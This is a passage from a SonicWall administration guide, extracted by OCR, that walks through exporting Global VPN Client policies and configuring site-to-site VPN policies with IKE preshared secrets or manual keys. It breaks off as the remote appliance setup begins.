  - **This Gateway Only** - Allows a single connection to be enabled at a time. Traffic that matches the destination networks as specified in the policy of the gateway is sent through the VPN tunnel. If this option is selected along with Set Default Route as this Gateway, then the Internet traffic is also sent through the VPN tunnel. If this option is selected without selecting Set Default Route as this Gateway, then the Internet traffic is blocked.
  - **All Secured Gateways** - Allows one or more connections to be enabled at the same time. Traffic matching the destination networks of each gateway is sent through the VPN tunnel of that specific gateway. If this option is selected along with **Set Default Route as this Gateway**, then Internet traffic is also sent through the VPN tunnel. If this option is selected

without **Set Default Route as this Gateway**, then the Internet traffic is blocked. Only one of the multiple gateways can have **Set Default Route as this Gateway** enabled.

- **Split Tunnels** - Allows the VPN user to have both local Internet connectivity and VPN connectivity.

- **Set Default Route as this Gateway** - Enable this check box if all remote VPN connections access the Internet through this SA. You can only configure one SA to use this setting.
- **Use Default Key for Simple Client Provisioning** - Uses Aggressive mode for the initial exchange with the gateway and VPN clients uses a default Preshared Key for authentication.


12 Click **OK**.

Exporting a VPN Client Policy

CAUTION: The GroupVPN SA must be enabled on the SonicWall to export a configuration file.

If you want to export the Global VPN Client configuration settings to a file for users to import into their Global VPN Clients, follow these instructions:

1 Click the **Export** icon in the **Configure** column for the GroupVPN entry in the **VPN Policies** table. The **Export VPN Client Policy** window appears.



2 **rcf format is required for SonicWall Global VPN Clients** is selected by default. Files saved in the rcf format can be password encrypted. The SonicWall provides a default file name for the configuration file, which you can change.

3 Click **Yes**. The **VPN Policy Export** window appears.

4 Type a password in the **Password** field and reenter it in the **Confirm Password** field, if you want to encrypt the exported file. If you choose not to enter a password, the exported file is not encrypted.

5 Click **Submit**. If you did not enter a password, a message appears confirming your choice.

6 Click **OK**. You can change the configuration file before saving.

7 Save the file.

8 Click **Close**.

The file can be saved to a floppy disk or sent electronically to remote users to configure their Global VPN Clients.

Site-to-Site VPN Configurations

When designing VPN connections, be sure to document all pertinent IP addressing information and create a network diagram to use as a reference. A sample planning sheet is provided on the next page. The SonicWall must have a routable WAN IP address whether it is dynamic or static. In a VPN network with dynamic and static IP addresses, the VPN gateway with the dynamic address must initiate the VPN connection.

Site-to-Site VPN configurations can include the following options:

- **Branch Office (Gateway to Gateway)** - A SonicWall is configured to connect to another SonicWall via a VPN tunnel. Or, a SonicWall is configured to connect via IPsec to another manufacturer's firewall.
- **Hub and Spoke Design** - All SonicWall VPN gateways are configured to connect to a central SonicWall (hub), such as a corporate SonicWall. The hub must have a static IP address, but the spokes can have dynamic IP addresses. If the spokes are dynamic, the hub must be a SonicWall.
- **Mesh Design** - All sites connect to all other sites. All sites must have static IP addresses.

Creating Site-to-Site VPN Policies

TIP: You can easily create site-to-site VPN policies using the VPN Policy Wizard. For complete step-by-step instructions on using the VPN Policy Wizard, see Wizards > VPN Wizard.

You can create or modify existing VPN policies using the VPN Policy window. Clicking the **Add** button under the **VPN Policies** table displays the **VPN Policy** window for configuring the following IPsec Keying mode VPN policies:

- Configuring a VPN Policy with IKE using Preshared Secret
- Configuring a VPN Policy Using Manual Key
- Configuring a VPN Policy with IKE using a Third-Party Certificate

This section also contains information on configuring a static route to act as a failover in case the VPN tunnel goes down. See Configuring VPN Failover to a Static Route for more information.


TIP: Use the VPN Planning Sheet for Site-to-Site VPN Policies to record your settings. These settings are necessary to configure the remote SonicWall and create a successful VPN connection.

Configuring a VPN Policy with IKE using Preshared Secret

To configure a VPN Policy using Internet Key Exchange (IKE):

1 Go to the **VPN > Settings** page.

2 Click the **Add** button. The **VPN Policy** dialog appears.



3 Under the **General** tab, from the **Policy Type** menu, select **Site to Site**.

4 Select **IKE using Preshared Secret** from the **Authentication Method** menu.

5 Enter a name for the policy in the **Name** field.


6 Enter the host name or IP address of the remote connection in the IPsec **Primary Gateway Name or Address** field.

7 If the Remote VPN device supports more than one endpoint, you may optionally enter a second host name or IP address of the remote connection in the **IPsec Secondary Gateway Name or Address** field.

8 Enter a Shared Secret password to be used to setup the Security Association in the **Shared Secret** and **Confirm Shared Secret** fields. The Shared Secret must be at least 4 characters long, and should comprise both numbers and letters.

9 Optionally, specify a **Local IKE ID (optional)** and **Peer IKE ID (optional)** for this Policy. By default, the **IP Address** (ID_IPv4_ADDR) is used for Main Mode negotiations, and the SonicWall Identifier (ID_USER_FQDN) is used for Aggressive Mode.

10 Click the **Network** tab.



11 Under **Local Networks**, select one of these:


- If a specific local network can access the VPN tunnel, select a local network from the **Choose local network from list** drop-down menu. This is the default.
- If traffic can originate from any local network, select **Any Address**. Use this option if a peer has **Use this VPN tunnel as default route for all Internet traffic** selected. Auto added rules will be created between Trusted Zones and this VPN Zone.

  NOTE: DHCP over VPN is not supported with IKEv2.

12 Under **Remote Networks**, select one of these;

- If traffic from any local user cannot leave the SonicWall security appliance unless it is encrypted **Use this VPN Tunnel as default route for all Internet traffic** . You can only configure one SA to use this setting.
- Select an address object or group from the **Choose Destination network from list** drop-down menu. You can create a new address object or address object group for the destination network. This is the default.
- If **IKEv2 Mode** is selected for the **Exchange** method on the **Proposals** tab, a third option is available: the **use IKEv2 IP Pool** drop-down menu to assign remote clients with an IP address from the selected IP address pool. Select this option to support IKEv2 Config Payload. You can create a new address object for the IKEv2 IP address pool.

13 Click the **Proposals** tab.



14 in the **IKE (Phase 1) Proposal** section, from the **Exchange** drop-down menu, select one of these:

- **Main Mode**
- **Aggressive Mode** – Generally used when WAN addressing is dynamically assigned.
- **IKEv2 Mode**– Causes all the negotiation to happen via IKEv2 protocols rather than using IKE Phase 1 and Phase 2. If you use **IKEv2**, both ends of the VPN tunnel must use **IKEv2 Mode**.

15 For the rest of the options in the **IKE (Phase 1) Proposal** section, the default values are acceptable for most VPN configurations:

- **DH Group** – Default is **Group 5**. You can also choose **Group 1**, **Group 2**, or **Group 14**.


  NOTE: The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.


- **Encryption** – Default is **3DES**. You can also choose **AES-128**, **AES-192**, or **AES-256** from the **Authentication** menu instead of **3DES** for enhanced authentication security.
- **Authentication** – Default is **SHA1**. You can also choose **SHA256**, **SHA384**, or **SHA512** for enhanced authentication security.
- **Life Time** – Default is **28800**.

  NOTE: Be sure the **IKE (Phase 1) Proposal** values on the opposite side of the tunnel are configured to match.

16 Under **IPsec (Phase 2) Proposal**, the default values for **Protocol**, **Encryption**, **Authentication**, **Enable Perfect Forward Secrecy**, **DH Group**, and **Lifetime** are acceptable for most VPN SA configurations. Be sure the Phase 2 values on the opposite side of the tunnel are configured to match.

17 Click the **Advanced** tab. The options displayed on the **Advanced** tab depend on the mode selected for **Exchange** on the **Proposals** tab. Most **Advanced Settings** options, however, appear on for all modes. The **IKEv2 Settings** options appear only if **IKEv2 Mode** is selected for **Exchange**.





Advanced Settings section

18 Select **Enable Keep Alive** to use heartbeat messages between peers on this VPN tunnel. If one end of the tunnel fails, using KeepAlive will allow for the automatic renegotiation of the tunnel once both sides become available again without having to wait for the proposed Life Time to expire.

> **NOTE:** The KeepAlive option will be disabled when the VPN policy is configured as Central Gateway for DHCP over VPN or with a Primary Gateway Name or Address of 0.0.0.0.

19 The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones. Select **Suppress automatic Access Rules creation for VPN Policy** to turn off the automatic access rules created between the LAN and VPN zones for this VPN policy.

20 IPsec Anti-Replay is a form of partial sequence integrity that detects arrival of duplicate IP datagrams (within a constrained window). To disable this feature, select **Disable IPsec Anti-Replay**. This option is not selected by default.

21 For **Main Mode** and **Aggressive Mode** only: To require XAUTH authentication by users prior to allowing traffic to traverse this tunnel, select **Require authentication of VPN client by XAUTH**. The **User group for XAUTH users** drop-down menu appears:


- Select a User group to specify allowed users from the **User group for XAUTH** drop-down menu. You can create a new user group, also.

22 Select **Enable Windows Networking (NetBIOS) Broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.

23 Select **Enable Multicast** to allow IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.

24 Select **Permit Acceleration** to enable redirection of traffic matching this policy to the WAN Acceleration (WXA) appliance.

25 Select **Apply NAT Policies** if you want the SonicWall to translate the Local, Remote or both networks communicating via this VPN tunnel. When this option is selected, two drop-down menus appear:



- To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** drop-down menu.
- To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down menu.

NOTE: Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.

26 For **Main Mode** and **Aggressive Mode** only: To enable SonicPointN Layer 3 Management, select **Allow SonicPointN Layer 3 Management**. This option is not selected by default.

27 For **Main Mode** and **Aggressive Mode** only: To enable Phase 2 Dead Peer Detection, select **Phase 2 Dead Peer Detection**. This option is not selected by default.

28 To manage the local SonicWall through the VPN tunnel, select one or more of the following from **Management via this SA**: None are selected by default.

- **HTTP**
- **HTTPS**
- **SSH**
- **SNMP**

29 Select **HTTP**, **HTTPS**, or both for **User login via this SA** to allow users to login using the SA.

30 If you wish to use a router on the LAN for traffic entering this tunnel destined for an unknown subnet, for example, if you configured the other side to **Use this VPN Tunnel as default route for all Internet traffic** or if you have more than one gateway and you want this one always to be used first, you should enter the IP address of your router into the **Default LAN Gateway (optional)** field.

31 Select an interface or zone from the **VPN Policy bound to** drop-down menu. A **Zone WAN** is the preferred selection if you are using WAN Load Balancing and you wish to allow the VPN to use either WAN interface. **Zone WAN** is the default.

NOTE: Two different WAN interfaces cannot be bound to the same VPN Gateway IP address. To use multiple VPN tunnels to the same VPN peer, use a tunnel interface.

32 If you selected **Main Mode** or **Aggressive Mode** for **Exchange** in the **Proposals** tab, go to Step 35.

IKEv2 Settings section: IKEv2 Mode only

33 The **Do not send trigger packet during IKE SA negotiation** checkbox is not selected by default and should only be selected when required for interoperability if the peer cannot handle trigger packets.

The term *Trigger Packet* refers to the use of initial *Traffic Selector* payloads populated with the IP addresses from the packet that caused SA negotiation to begin. It is recommended practice to include *Trigger Packets* to assist the IKEv2 Responder in selecting the correct protected IP address ranges from its Security Policy Database. Not all implementations support this feature, so it may be appropriate to disable the inclusion of *Trigger Packets* to some IKE peers.

34 Select one or both of the following two options for the IKEv2 VPN policy:

- **Accept Hash & URL Certificate Type** – When this option is selected, the firewall sends an HTTP_CERT_LOOKUP_SUPPORTED message to the peer device. If the peer device replies by sending a “Hash and URL of X.509c” certificate, the firewall can authenticate and establish a tunnel between the two devices.
- **Send Hash & URL Certificate Type** – When this option is selected, the firewall, upon receiving an HTTP_CERT_LOOKUP_SUPPORTED message, sends a "Hash and URL of X.509c” certificate to the requestor.

NOTE: In a VPN, two peer firewalls (FW1 and FW2) negotiate a tunnel. From the perspective of FW1, FW2 is the remote gateway and vice versa.

Select these options if your devices can send and process hash and certificate URLs instead of the certificates themselves. Using these options reduces the size of the messages exchanged.

35 Click **OK**.

Configuring a VPN Policy Using Manual Key

To manually configure a VPN policy between two SonicWall appliances using Manual Key, follow the steps below:


- Configuring the Local SonicWall Security Appliance
- Configuring the Remote SonicWall Security Appliance

Configuring the Local SonicWall Security Appliance

1 Click **Add** on the **VPN > Settings** page. The **VPN Policy** dialog is displayed.

2 In the **General** tab of the **VPN Policy** window, select the policy type that you want.


3 Select **Manual Key** from the **IPsec Keying Mode** menu. The **VPN Policy** dialog displays the manual key options.



4 Enter a name for the policy in the **Name** field.

5 Enter the host name or IP address of the remote connection in the **IPsec Gateway Name or Address** field.


6 Click the **Network** tab.



7 Select a local network from **Choose local network from list** if a specific local network can access the VPN tunnel. If traffic can originate from any local network, select **Any Address**. Use this option is a peer has **Use this VPN Tunnel as default route for all Internet traffic** selected. You can only configure one SA to use this setting.

Alternatively, select **Choose Destination network from list**, and select the address object or group.

8 Click on the **Proposals** tab.



9 Define an **Incoming SPI** and an **Outgoing SPI**. The SPIs are hexadecimal (0123456789abcedf) and can range from 3 to 8 characters in length.

CAUTION: Each Security Association must have unique SPIs; no two Security Associations can share the same SPIs. However, each Security Association Incoming SPI can be the same as the Outgoing SPI.

10 The default values for **Protocol**, **Phase 2 Encryption**, and **Phase 2 Authentication** are acceptable for most VPN SA configurations.


NOTE: The values for **Protocol**, **Phase 2 Encryption**, and **Phase 2 Authentication** must match the values on the remote SonicWall.

11 Enter a 16-character hexadecimal encryption key in the **Encryption Key** field or use the default value. This encryption key is used to configure the remote SonicWall encryption key, therefore, write it down to use when configuring the SonicWall.

12 Enter a 32-character hexadecimal authentication key in the **Authentication Key** field or use the default value. Write down the key to use while configuring the SonicWall settings.

TIP: Valid hexadecimal characters include 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, a, b, c, d, e, and f. 1234567890abcdef is an example of a valid DES or ARCFour encryption key. If you enter an incorrect encryption key, an error message is displayed at the bottom of the browser window.

13 Click the **Advanced** tab and select any of the following optional settings you want to apply to your VPN policy.



- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- Select **Enable Windows Networking (NetBIOS) broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Apply NAT Policies** if your want the SonicWall to translate the Local, Remote or both networks communicating via this VPN tunnel. To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** drop-down box. To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down box. Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.
- To manage the local SonicWall through the VPN tunnel, select **HTTP**, **HTTPS**, or both from **Management via this SA.**
- Select **HTTP**, **HTTPS**, or both in the **User login via this SA** to allow users to login using the SA.
- If you have an IP address for a gateway, enter it into the **Default LAN Gateway (optional)** field.
- Select an interface from the **VPN Policy bound to** drop-down menu.

  NOTE: Two different WAN interfaces cannot be bound to the same VPN Gateway IP address. To use multiple VPN tunnels to the same VPN peer, use a tunnel interface.

14 Click **OK**.

15 Click **Accept** on the **VPN > Settings** page to update the VPN Policies.

Configuring the Remote SonicWall Security Appliance

1 Click **Add** on the **VPN > Settings** page. The **VPN Policy** dialog is displayed.

